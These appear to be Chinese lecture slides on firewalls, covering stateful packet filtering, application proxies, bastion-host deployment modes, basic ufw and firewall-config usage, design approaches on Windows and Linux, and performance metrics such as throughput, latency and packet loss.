- 由于静态包过滤防火墙的访问控制表是固定的，这就很难应用于需要打开动态端口的一些网络服务，比如ftp协议。由于事先无法知道需要打开哪些端口，这种情况下如果必须采用原始的静态包过滤技术的话就要将所有可能用到的端口都打开，即只能过滤IP地址，无法限制端口，这就带来了风险。
- 解决这一问题的方法是使用动态包过滤技术，它可以根据网络当前的状态检查数据包，即根据当前所交换的信息动态调整过滤规则表。

动态包过滤防火墙

- 动态包过滤技术能够通过检查应用程序信息以及连接信息，来判断某个端口是否需要临时打开。当传输结束时，端口又可以马上恢复为关闭状态。这样的话就可以保证主机的端口没有一个是永远打开的，那么外界也就无从连接主机。
- 只有在主机主动地跟外界连接时，其他的机器才可以跟它连接。

动态包过滤防火墙的工作原理

1. 首先检测每一个**有效连接的状态**，并根据这些信息决定网络的数据包是否能够通过防火墙。
2. 然后通过从协议栈低层截取数据包，并将当前数据包及其状态信息和其前一时刻的数据包及其状态信息进行比较，从而得到该数据包的控制信息。
3. 接下来，**动态包过滤**模块就开始截获、分析并处理所有试图通过防火墙的数据包，以保证网络的高度安全和数据完整。由于网络和各种应用的通信状态可以被动态存储到动态状态表中，结合预定义好的规则，动态包过滤模块就可以识别出不同应用的服务类型，同时还可以通过以前的通信及其他应用程序分析出目前这个连接的状态信息。

动态包过滤防火墙的工作原理

4. 再接下来检验IP 地址、端口以及其他需要的信息以便决定该通信包是否满足安全策略。
5. 最后它还把会相关的状态和状态之间的关联信息存储到动态连接表中以随时更新其中的数据。通过这些数据，动态包过滤模块就可以观测到后继的通信信息。

- 由于动态包过滤技术对应用程序透明，不需要针对每个服务设置单独的代理，从而使其具有更高的安全性和更好的伸缩性及扩展性。





图5 - 4 动态包过滤的工作过程

动态包过滤：Windows10基于程序的过滤

动态包过滤：Windows 2003基于程序的过滤



动态包过滤防火墙的优点

(1) 高安全性

- 动态包过滤防火墙的安全性优于静态包过滤防火墙。
- 由于具有"状态感知"能力，所以防火墙可以区分连接的发起方与接收方，也可以通过检查数据包的状态阻断一些攻击行为。与此同时，对于不确定端口的协议数据包，防火墙也可以通过分析打开相应的端口。防火墙所具备的这些能力使其安全性有了很大的提升。

(2) 高性能

- 动态包过滤防火墙的"状态感知"能力也使其性能得到了显著提高。
- 由于防火墙在连接建立后保存了连接状态，当后续数据包通过防火墙时，不再需要烦琐的规则匹配过程，这就减少了访问控制规则数量增加对防火墙性能造成的影响，因此其性能比静态包过滤防火墙好很多。

(3) 伸缩性和易扩展性

- 动态包过滤防火墙不像代理防火墙那样，每一个应用对应一个服务程序，这样所能提供的服务是有限的，而且当增加一个新的服务时，必须为新的服务开发相应的服务程序，这样系统的可伸缩性和可扩展性降低。
- 动态包过滤防火墙不区分每个具体的应用，只是根据从数据包中提取的信息、对应的安全策略及过滤规则处理数据包，当有一个新的应用时，它能动态产生新的应用的规则，而不用另外写代码，因此，具有很好的伸缩性和扩展性。

(4) 针对性

- 它能对特定类型的数据包中的数据进行检测。
- 由于在常用协议中存在着大量众所周知的漏洞，其中一部分漏洞来源于一些可知的命令和请求等，因而利用状态包检查防火墙的检测特性使得它能够通过检测数据包中的数据来判断是否是非法访问命令。

(5) 应用范围广

- 动态包过滤防火墙不仅支持基于TCP的应用，而且支持基于无连接协议的应用，如RPC和基于UDP的应用（DNS、WAIS和NFS等）。对于无连接的协议，**静态包过滤**防火墙和**应用代理**对此类应用要么不支持，要么开放一个大范围的UDP端口，这样暴露了内部网，降低了安全性。
- 动态包过滤防火墙对基于UDP应用安全的实现是通过在UDP通信之上保持一个虚拟连接来实现的。防火墙保存通过网关的每一个连接的状态信息，允许穿过防火墙的UDP请求包被记录，当UDP包在相反方向上通过时，依据连接状态表确定该UDP包是否被授权的，若已被授权，则通过，否则拒绝。

动态包过滤防火墙的缺点

(1) 由于没有对数据包的**净荷**部分进行过滤，因此仍然**只具有较低的安全性**。

(2) 容易遭受IP地址欺骗攻击。

(3) 难于创建规则，管理员创建规则时必须要考虑规则的先后次序。

(4) 如果动态包过滤防火墙在连接建立时没有遵循RFC建议的三步握手协议，就会引入额外的风险：如果防火墙在连接建立时仅使用两次握手，很可能导致防火墙在DoS/DDoS攻击时因耗尽所有资源而停止响应。

5.4 应用级网关防火墙

- 应用级网关防火墙也称为代理防火墙，是实现内容过滤的主要技术之一。应用级网关防火墙针对每一种应用软件，均由对应的代理软件对其网络载荷进行分析和过滤。因此，**代理是特定于应用的**。
- 目前常用的有http代理、ftp代理、email代理等。
- 应用代理包括客户代理和服务器代理，如图5-5所示。




图5 - 5 代理防火墙的逻辑结构

- 应用级网关截获进出网络的数据包，对数据包的内容进行检查，如果符合所制定的安全规则，则允许数据通过；否则根据安全策略的要求进行处理。比如：可以直接丢弃数据包，也可以删除数据包的不良内容，将改变的数据包传递到通信的另一端。
- ***由于应用代理避免了服务器和客户机之间的直接连接，其安全性是最高的。***虽然应用级网关防火墙具有很高的安全性，但是它有一个固有的缺点，那就是**缺乏透明性，即你所看到的未必是原来的信息**。此外，缺乏对新应用、新协议的支持也成了制约应用级网关发展的主要障碍。由于各种应用软件的升级很快，应用代理要跟上应用软件的升级速度是很难的，这就制约了代理防火墙的广泛使用。

应用级网关的主要优点

(1) 在已有的安全模型中安全性较高。由于工作于应用层，因此应用级网关防火墙的安全性取决于厂商的设计方案。应用级网关防火墙完全可以对服务(如HTTP、FTP等)的命令字过滤，也可以实现内容过滤，甚至可以进行病毒的过滤。

(2) 具有强大的认证功能。由于应用级网关在应用层实现认证，因此它可以实现的认证方式比电路级网关要丰富得多。

(3) 具有超强的日志功能。包过滤防火墙的日志仅能记录时间、地址、协议、端口，而应用级网关的日志要明确得多。例如，应用级网关可以记录用户通过HTTP访问了哪些网站页面、通过FTP上传或下载了什么文件、通过SMTP给谁发送了邮件，甚至邮件的主题、附件等信息，都可以作为日志的内容。

(4) 应用级网关防火墙的规则配置比较简单。由于应用代理必须针对不同的协议实现过滤，所以管理员在配置应用级网关时关注的重点就是应用服务，而不必像配置包过滤防火墙一样还要考虑规则顺序的问题。

应用级网关的主要缺点

(1) 灵活性很差，对每一种应用都需要设置一个代理。由此导致的问题很明显，每当出现一种新的应用时，必须编写新的代理程序。

- 由于目前的网络应用呈多样化趋势，这显然是一个致命的缺陷。
- 在实际工作中，应用级网关防火墙中集成了电路级网关或包过滤防火墙，以满足人们对灵活性的需求。

(2) **配置烦琐，增加了管理员的工作量。**由于各种应用代理的设置方法不同，因此对于不是很精通计算机网络的用户而言，难度可想而知。对于网络管理员来说，当网络规模达到一定程度的时候，其工作量很大。

(3) **性能不高，有可能成为网络的瓶颈。**虽然目前的CPU处理速度还是保持以摩尔定律的速度增长，但是周边系统的处理性能(如磁盘访问性能等)远远落后于运算能力的提高，很多时候系统的瓶颈根本不在于处理器的性能。目前，应用级网关的性能依然远远无法满足大型网络的需求，一旦超负荷，就有可能发生停机，从而导致整个网络中断。

5.5 防火墙的典型部署

- 防火墙有三种典型的部署模式：屏蔽主机模式、双宿/多宿主机模式和屏蔽子网模式。在这些部署中，堡垒主机都承担了重要的作用。
- **堡垒主机(Bastion Host)**是一种配置了较为全面的安全防范措施的网络上的计算机，它为网络间的通信提供了一个阻塞点。
- 通常堡垒主机可以用作**应用级和电路级网关**的平台，是一个组织机构网络安全的中心主机。其特征如下：

堡垒主机(Bastion Host)

- (1)堡垒主机硬件平台运行较为安全的操作系统，成为可信任的系统。
- (2)只有网络管理员认为必要的服务才会安装在堡垒主机上。这些服务包含了代理服务，如Telnet，DNS，FTP，SMTP以及用户认证等。
- (3)当允许一个用户访问代理服务时，堡垒主机可能会要求进行额外认证。另外，每一个代理服务都可能需要相应的鉴别机制(Authentication)。
- (4)每一个代理都只能支持标准应用服务命令集中的一个子集。
- (5)每一个代理只允许访问指定主机的通信。这意味着每一个代理通过对所用的网络流量、每一个连接及其持续时间记录日志，保留了详细的审计信息。审计日志对检测和终止入侵者极为重要。

堡垒主机(Bastion Host)

- (6)每一个代理模块都是一个为网络安全设计的一个很小的软件包。
- (7)代理之间相互独立。
- (8)代理通常无需进行磁盘访问，不需要读取初始配置文件。这使得入侵者很难在主机上安装Trojan horse、sniffers或其他危险的文件。
- (9)堡垒主机是一个组织机构网络安全的中心主机。
- 因为堡垒主机对网络安全至关重要，对它必须进行完善的防御。这就是说，堡垒主机是由网络管理员严密监视的。堡垒主机软件和系统的安全情况应该定期地进行审查。对访问记录应进行查看，以防潜在的安全漏洞和对堡垒主机的试探性攻击。

5.5.1 屏蔽主机模式防火墙




图5 – 6 屏蔽主机模式防火墙

- 屏蔽主机模式防火墙的实质就是包过滤和代理服务功能的结合。*堡垒主机*担任了身份鉴别和代理服务的功能。这样的配置比单独使用包过滤防火墙或应用层防火墙更加安全。
- 首先，这种配置能够实现数据包级过滤和应用级过滤，在定义安全策略时有相当的灵活性。其次，在入侵者威胁到内部网络的安全以前，必须能够“穿透”两个独立的系统（包过滤路由器和堡垒主机）。同时，这种配置在对Internet进行直接访问时，有更大的灵活性。例如，内部网络中有一个公共信息服务器，如Web服务器（在高级别的安全中是不需要的），这时，可以配置路由器允许网络流量在信息服务器和Internet之间传输。然而，单宿主机模式存在一个缺陷：一旦过滤路由器遭到破坏，堡垒主机就可能被越过，使得内部网络完全暴露。

5.5.2 双宿/多宿主机模式防火墙

- 双宿/多宿主机模式防火墙(Dual-homed/Multi-Homed Firewall)，又称为双宿 / 多宿网关防火墙。它是一种拥有两个或多个连接到不同网络上的网络接口的防火墙。通常用一台装有两块或多块网卡的*堡垒主机*作为防火墙，每块网卡各自与受保护网络和外部网连接。
- 其体系结构如图5-7所示。




图5 – 7 双宿/多宿主机模式防火墙

- 该模式下，*堡垒主机必须关闭了IP转发功能*，其网关功能是通过提供代理服务而不是通过IP转发来实现的。显然只有特定类型的协议请求才能被代理服务处理。于是，网关采用了“缺省拒绝”策略以得到很高的安全性。
- 这种体系结构的防火墙简单明了，易于实现，成本低，能够为内外网提供检测、认证、日志等功能。
- 但是这种结构也存在弱点，一旦黑客侵入堡垒主机并打开其IP转发功能，则任何网上用户均可随意访问内部网络。因此，双宿/多宿网关防火墙对不可信任的外部主机的访问必须进行严格的身份验证。

5.5.3 屏蔽子网模式防火墙

- 与前面几种配置模式相比，屏蔽子网模式防火墙(Screened Subnet Mode Firewall)是最为安全的一种配置模式。
- 它采用了两个包过滤路由器：一个位于堡垒主机和外部网络(Internet)之间；另一个位于堡垒主机和内部网络之间。
- 该配置模式在内部网与外部网络之间建立了一个**被隔离的子网**，其体系结构如图5-8所示。




图5 - 8 屏蔽子网模式防火墙

- 周边防御网络是位于内部网络与外部网络之间的一个安全子网，分别和内外两个路由器相连。这个子网被定义为“非军事区”**(demilitarized zone)**网络，这一网络所受到的威胁不会影响到内部网络，网络管理员可以将堡垒主机、Web服务器、E-mail服务器等公用服务器放在非军事区网络中，将重要的数据放在内部网服务器上。内部网络和外部网络均可访问屏蔽予网，但禁止它们穿过屏蔽子网通信。在这一配置中，内网增加了一台内部包过滤路由器，该路由器与外部路由器的过滤规则完全不同，它只允许源于堡垒主机的数据包进入。
- 这种防火墙安全性好，但成本高。即使外部路由器和堡垒主机被入侵者控制，内部网络仍受到内部包过滤路由器的保护。

5.6 防火墙的配置

- Linux系统免费且源代码开源，在构建企业级的信息系统中得到了极为广泛的应用，尤其是服务器大多使用Linux系统。
- Linux系统下的防火墙最初用**iptables**进行配置，比较复杂，对管理员的要求较高。为了提高防火墙的易用性，使之适合普通用户，近年来Linux系统的各个发行版均提供了优秀的配置工具，以简化防火墙的配置。
- 本节以Fedora linux和Ubuntu linux为例进行简要说明。

Fedora Linux系统提供了图形界面下的配置软件。
在终端下输入**firewall-config**则将打开配置界面。对于要开放的端口或服务标记“√”，如图5-9所示：





图5 - 9 Fedora Linux防火墙配置工具


Ubuntu linux系统的防火墙


- 以管理员权限(**sudo**)用**ufw**命令配置防火墙
  - 查看帮助：ufw -?
  - 启动|关闭防火墙：ufw enable | disable
  - 开放(关闭)某个端口： ufw allow (deny) port
  - 开放(关闭)某个端口： ufw allow (deny) 50050
  - 开放(关闭)某服务： ufw allow (deny) service
  - 开放(关闭)某个端口： ufw allow (deny) ssh

Windows系统的防火墙(**Windows安全中心**)

无线路由器的防火墙(**华为路由WS5200 四核版**)







5.7 防火墙发展动态和趋势

- 尽管防火墙有许多防护功能，但由于互连网的开放性，它也有一些力不能及的地方，表现在：
  - **防火墙不能防范不经由防火墙的攻击。** 例如，如果允许从受保护网内部不受限制的向外拨号，一些用户可以形成与Internet的直接的SLIP或PPP连接。从而绕过防火墙，造成一个潜在的后门攻击渠道。
  - **防火墙目前还不能防止感染了病毒的软件或文件的传输。** 这只能在每台主机上装反病毒软件。

防火墙存在的问题

- **防火墙不能防止数据驱动式攻击。** 当有些表面看来无害的数据被邮寄或复制到Internet主机上并被执行而发起攻击时，就会发生数据驱动攻击。例如，一种数据驱动的攻击可以使一台主机修改与安全有关的文件，从而使入侵者下一次更容易入侵该系统。
- 另外，**防火墙还存在着安装、管理、配置复杂的缺点**，在高流量的网络中，防火墙还容易成为网络的瓶颈。

- 针对存在的问题，防火墙产品正向以下趋势发展:

(1) 优良的性能

- 新一代防火墙系统不仅应该能更好地保护防火墙后面内部网络的安全，而且应该具有更为优良的整体性能。传统的代理型防火墙虽然可以提供较高级别的安全保护，但是同时它也成为限制网络带宽的瓶颈，这极大地制约了在网络中的实际应用。数据通过率是表示防火墙性能的参数，由于不同防火墙的不同功能具有不同的工作量和系统资源要求，因此数据在通过防火墙时会产生延时。自然，数据通过率越高，防火墙性能越好。现在大多数的防火墙产品都支持NAT功能，它可以让受防火墙保护的一边的IP地址不至于暴露在没有保护的另一边，但启用NAT后，势必会对防火墙系统性能有所影响，目前如何尽量减少这种影响也成为防火墙产品的卖点之一。另外防火墙系统中集成的VPN解决方案必须是真正的线速运行，否则将成为网络通信的瓶颈。
- 特别是采用复杂的加密算法时，防火墙性能尤为重要。总之，未来的防火墙系统将会把**高速的性能和最大限度的安全性**有机结合在一起，有效地消除制约传统防火墙的性能瓶颈。

(2)可扩展的结构和功能

- 对于一个好的防火墙系统而言，它的**规模和功能应该能适应内部网络的规模和安全策略的变化**。选择哪种防火墙，除了应考虑它基本性能外，毫无疑问，还应考虑用户的实际需求与未来网络的升级。
- 因此，防火墙除了具有保护网络安全的基本功能外，还提供对VPN的支持，同时还应该具有可扩展的内驻应用层代理。除了支持常见的网络服务以外，还应该能够按照用户的需求提供相应的代理服务，例如，如果用户需要NNTP（网络消息传输协议）、X-Window、HTTP和Gopher等服务，防火墙就应该包含相应的代理服务程序。
- 未来的防火墙系统应是一个可随意伸缩的模块化解决方案，从最为基本的包过滤器到带加密功能的VPN型包过滤器，直至一个独立的应用网关，使用户有充分的余地构建自己所需要的防火墙体系。

(3) 简化的安装与管理

- 防火墙的确可以帮助管理员加强内部网的安全性。**一个不具体实施任何安全策略的防火墙无异于高级摆设。** 防火墙产品配置和管理的难易程度是防火墙能否达到目的的主要考虑因素之一。实践证明，许多防火墙产品并未起到预期作用的一个不容忽视的原因在于配置和实现上的错误。同时，若防火墙的管理过于困难，则可能会造成设置上的错误，反而不能达到其功能。
- 因此**未来的防火墙将具有非常易于进行配置的图形用户界面**，NT防火墙市场的发展证明了这种趋势。Windows NT提供了一种易于安装和易于管理的基础。尽管基于NT的防火墙通常落后于基于Unix的防火墙，但NT平台的简单性以及它方便的可用性大大推动了基于NT的防火墙的销售。 同时，像DNS这类一直难于与防火墙恰当使用的关键应用程序正引起有意简化操作的厂商越来越多的关注。

(4) 主动过滤

- Internet数据流的简化和优化使网络管理员将注意力集中在这一点上：在Web数据流进入他们的网络之前需要在数据流上完成更多的事务。
- 防火墙开发商通过建立功能更强大的Web代理对这种需要做出了回应。例如，许多防火墙具有内置病毒和内容扫描功能或允许用户将病毒与内容扫描程序进行集成。今天，许多防火墙都包括对过滤产品的支持，并可以与第三方过滤服务连接，这些服务提供了不受欢迎的Internet站点的分类清单。防火墙还在它们的Web代理中包括时间限制功能，允许非工作时间的冲浪和登录，并提供冲浪活动的报告。


（5）防病毒与防黑客

- 尽管防火墙在防止**不良分子**进入上发挥了很好的作用，但TCP／IP 协议套件中存在的脆弱性使Internet对拒绝服务攻击敞开了大门。在拒绝服务攻击中，攻击者试图使企业Internet服务器饱和或使与它连接的系统崩溃，使Internet无法供企业使用。
- 防火墙市场已经对此做出了反应。 虽然没有防火墙可以防止所有的拒绝服务攻击，但防火墙厂商一直在尽其可能阻止拒绝服务攻击。像对付序列号预测和IP欺骗这类简单攻击，这些年来已经成为了防火墙工具箱的一部分。像“SYN泛滥”这类更复杂的拒绝服务攻击需要厂商部署更先进的检测和避免方案来对付。

（6）发展联动技术

- **联动即通过一种组合的方式，将不同的技术与防火墙技术进行整合，**在提高防火墙自身功能和性能的同时，由其他技术完成防火墙所缺乏的功能，以适应网络安全整体化、立体化的要求。
- 防火墙与防病毒产品联动，可以在网关处查杀病毒，将病毒的发作限制在最小的可能。
- 防火墙与认证系统联动，可以在制定安全策略时使用强度更大、安全性更高的认证体系。
- 防火墙与入侵检测系统联动，可以对网络进行动静结合的保护 。
- 防火墙与日志分析系统联动。

联动技术实例：本课题组的三维融合**网络入侵**自动阻断**系统**



通过漏洞扫描、入侵检测、资产审计发现高风险入侵，并自动生成防火墙命令（防火墙规则）。

防火墙的发展趋势总结

- 综上所述，未来防火墙技术会全面考虑网络的安全、操作系统的安全、应用程序的安全、用户的安全、数据的安全，五者综合应用。
- 此外，网络的防火墙产品还将把网络前沿技术，如Web页面超高速缓存、虚拟网络和带宽管理、与其它安全技术联动等与其自身结合起来。

5.8 防火墙的设计

- ➢ 现代的操作系统已经集成了基本的防火墙架构，用户只要在相关的架构上加入自定义的软件模块，就可以实现高强度的防火墙功能。
- ➢ Windows环境下要学习设备驱动程序的设计，对网络协议要有所了解。
- ➢ Linux环境下要学习内核可加载模块LKM的设计，要了解netfilter/iptables架构。

(1) 防火墙设计--Windows

OSI 7层模型	Windows 结构	开发环境
应用层(Application Layer)	应用程序(EXE)	...
表示层(Presentation Layer)	Winsock API (DLL)	winsock
会话层(Session Layer)	SPI (DLL) 用户级	winsock SPI
传输层(Transport Layer)	TDI (vxd, sys) 内核级	DDK、WDK
网络层(Network Layer)	NDIS (vxd, sys)	
数据链路层(Data Link Layer)	网卡驱动程序(vxd, sys)	...
物理层(Physical Layer)	网卡	...

Windows 防火墙设计

- 用户级
  - SPI接口，Windows2000包过滤接口
- 内核级
  - TDI过滤驱动程序，NDIS中间层过滤驱动程序，NDIS过滤钩子驱动程序。
- 参考安全焦点上的三篇参考文章
  - http://www.xfocus.net/articles/200706/922.html
  - http://www.xfocus.net/articles/200304/518.html
  - http://www.xfocus.net/articles/200307/568.html

(2) Linux 防火墙设计

- Linux kernel 集成了过滤系统
  - 2.0 ipfwadm
  - 2.2 ipchains
  - 2.4以上内核：netfilter/iptables
- 目前大多数Linux下的防火墙都是在这些过滤系统之上开发设计的。**通过LKM注册钩子函数，实现对数据的检测，从而实现自定义的防火墙。**
- 商用防火墙大多在netfilter/iptables上开发。
- 详见https://www.netfilter.org/

防火墙主要功能类指标项

防火墙功能指标项	功能描述
网络接口	防火墙所能够能保护的网络类型，如以太网、快速以太网、千兆以太网、ATM、令牌环网、FDDI等
协议支持	支持的非IP协议：除IP协议外，又支持AppleTalk、DECNnetIPX及NETBEUT等协议 建立VPN通道的协议：IPSec、PPTP、专用协议等
加密支持	防火墙所能够支持的加密算法，如DES、RC4、IDEA、AES以及国内专用的加密算法
认证支持	防火墙所能够支持的认证类型，如Radius、Kerberos、TACACS/TACACS+、口令方式，数字证书等
访问控制	防火墙所能够支持的访问控制方式，如包过滤、时间、代理等
安全功能	防火墙能够支持的安全方式，如病毒扫描、内容过滤等
管理功能	防火墙所能够支持的管理方式，如基于SNMP管理、管理的通信协议、带宽管理、负载平衡管理、失效管理、用户权限管理、远程管理和本地管理
审计和报表	防火墙所能够支持的设计方式和分析处理审计数据表达形式，如远程审计、本地审计，

5.9.2 防火墙的性能指标

- 许多用户仅仅通过并发连接数等指标考察产品性能，这其实是一个很大的误区。吞吐且、丢包率和延迟等才是衡量一个防火墙的性能的重要指标参数。一个千兆防火墙系统要达到千兆线速，必须在全速处理最小的数据封包(64B)转发时可达到100%吞吐率。
- 然而根据赛迪评测对国内外千兆防火墙的评测数据可以看到，还没有一款千兆防火墙在64B帧长时可以达到100%的吞吐率（最好的测试数据仅为72.58%）。
- 用户在考察防火墙设备的性能指标时，必须从吞吐量、延迟、丢包率等数据确定产品的性能。换句话说，无论防火墙是采用何种方式实现的，上述指标仍然是判断防火墙性能的主要依据。

防火墙的性能指标

(1) 吞吐量

- 吞吐量是防火墙的第一个重要指标，该参数体现了防火墙转发数据包的能力。它决定了每秒钟可以通过防火墙的最大数据流量，**通常用防火墙在不丢包的条件下每秒转发包的最大数目来表示。**该参数以位每秒(bit/s)或包每秒(p/s)为单位。以位每秒为单位时，数值从几十兆到几百兆不等，千兆防火墙可以达到几个吉的性能。

防火墙的性能指标

(2) 时延

- 时延参数是防火墙的一个重要指标，直接体现了在系统重载的情况下，防火墙是否会成为网络访问服务的瓶颈。
- 时延指的是在防火墙最大吞吐量的情况下，数据包从到达防火墙到被防火墙转发出去的时间间隔。时延参数的测定值应与防火墙标称的值相一致。

防火墙的性能指标

(3) 丢包率

- 丢包率参数指明防火墙在不同负载的情况下，因为来不及处理而不得不丢弃的数据包占收到的数据包总数的比例，这是一个服务的可用性参数。
- 不同的负载量通常在最小值到防火墙的线速值（防火墙的最高数据包转发速率）之间变化，一般选择线速的10%作为负载增量的步长。

防火墙的性能指标

(4) 背对背

- **防火墙的背对背指的是从空闲状态开始，以达到传输介质最小合法间隔极限的传输速率发送相当数量的固定长度的帧，当出现第一个帧丢失时，发送的帧数。**
